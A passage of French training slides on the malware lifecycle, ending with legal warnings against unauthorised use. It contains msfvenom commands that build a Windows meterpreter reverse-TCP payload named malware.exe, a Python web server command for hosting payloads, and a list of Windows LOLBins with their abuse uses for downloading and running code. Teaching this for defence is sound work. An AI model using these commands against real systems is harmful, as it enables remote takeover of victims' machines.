LPORT=4444 -f exe > malware.exe**

- Type de charge : charge Staged

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.10.80  
LPORT=4444 -f exe > malware.exe**

# Cycle de vie d'un malware

## Déploiement de charges

- Serveur C&C héberge généralement les charges qu'il fournira aux victimes via ses dropers.
- Cela peut être fourni par un service web (Apache, nginx, WebCloud).
- Des services web peuvent être générés à la volée.

```
kali@kali:~$ python -m SimpleHTTPServer 9000  
Serving HTTP on 0.0.0.0 port 9000 ...
```

# Cycle de vie d'un malware

## Déclencher les charges

- Un des principaux est de faire déclencher la charge à la victime de manière discrète et furtive aux yeux des antivirus et de la victime.
- Selon les systèmes, beaucoup de moyens, plus ou moins discrets, existent :
  - Lolbin
  - PowerShell
  - VBA
  - Etc

# Cycle de vie d'un malware

Les lolbin sont une famille composée de binaires signés jugés légitimes et présents nativement sur un OS

Plusieurs lolbin sont bien connus pour être utilisés par les APT sur les systèmes Windows :

- **bitsadmin.exe** : Gestion des transferts de fichier (fonction lolbin : télécharger et exécuter des binaires)
- **mshta.exe** : Ouverture de fichier HTML App compilé (fonction lolbin : exécuter des commandes système psh ou vba)
- **hh.exe** : Ouverture de fichier d'aide compilé au format chm (fonction lolbin : similaire à HTA)
- **ilasm.exe** : permet de compiler du code C# (fonction lolbin : générer des exécutables ou des dll)
- **rundll32.exe** : permet d'exécuter des DLL (fonction lolbin : exécution de DLL malicieuse)
- **curl.exe** : outil de requête web (fonction lolbin : télécharger des exécutables ou du code malicieux)



L'accès non autorisé à un système d'information, ordinateur, tablette ou téléphone portable est strictement interdit et constitue un délit pénal.



L'utilisation en dehors du cadre légal des outils présentés en séance est strictement interdite. Elle constitue un délit pénal et engagerait votre responsabilité personnel en cas de poursuite.

L'utilisation en dehors du cadre légal des techniques présentées en séance est strictement interdite. Elle constitue un délit pénal et engagerait votre responsabilité personnel en cas de poursuite.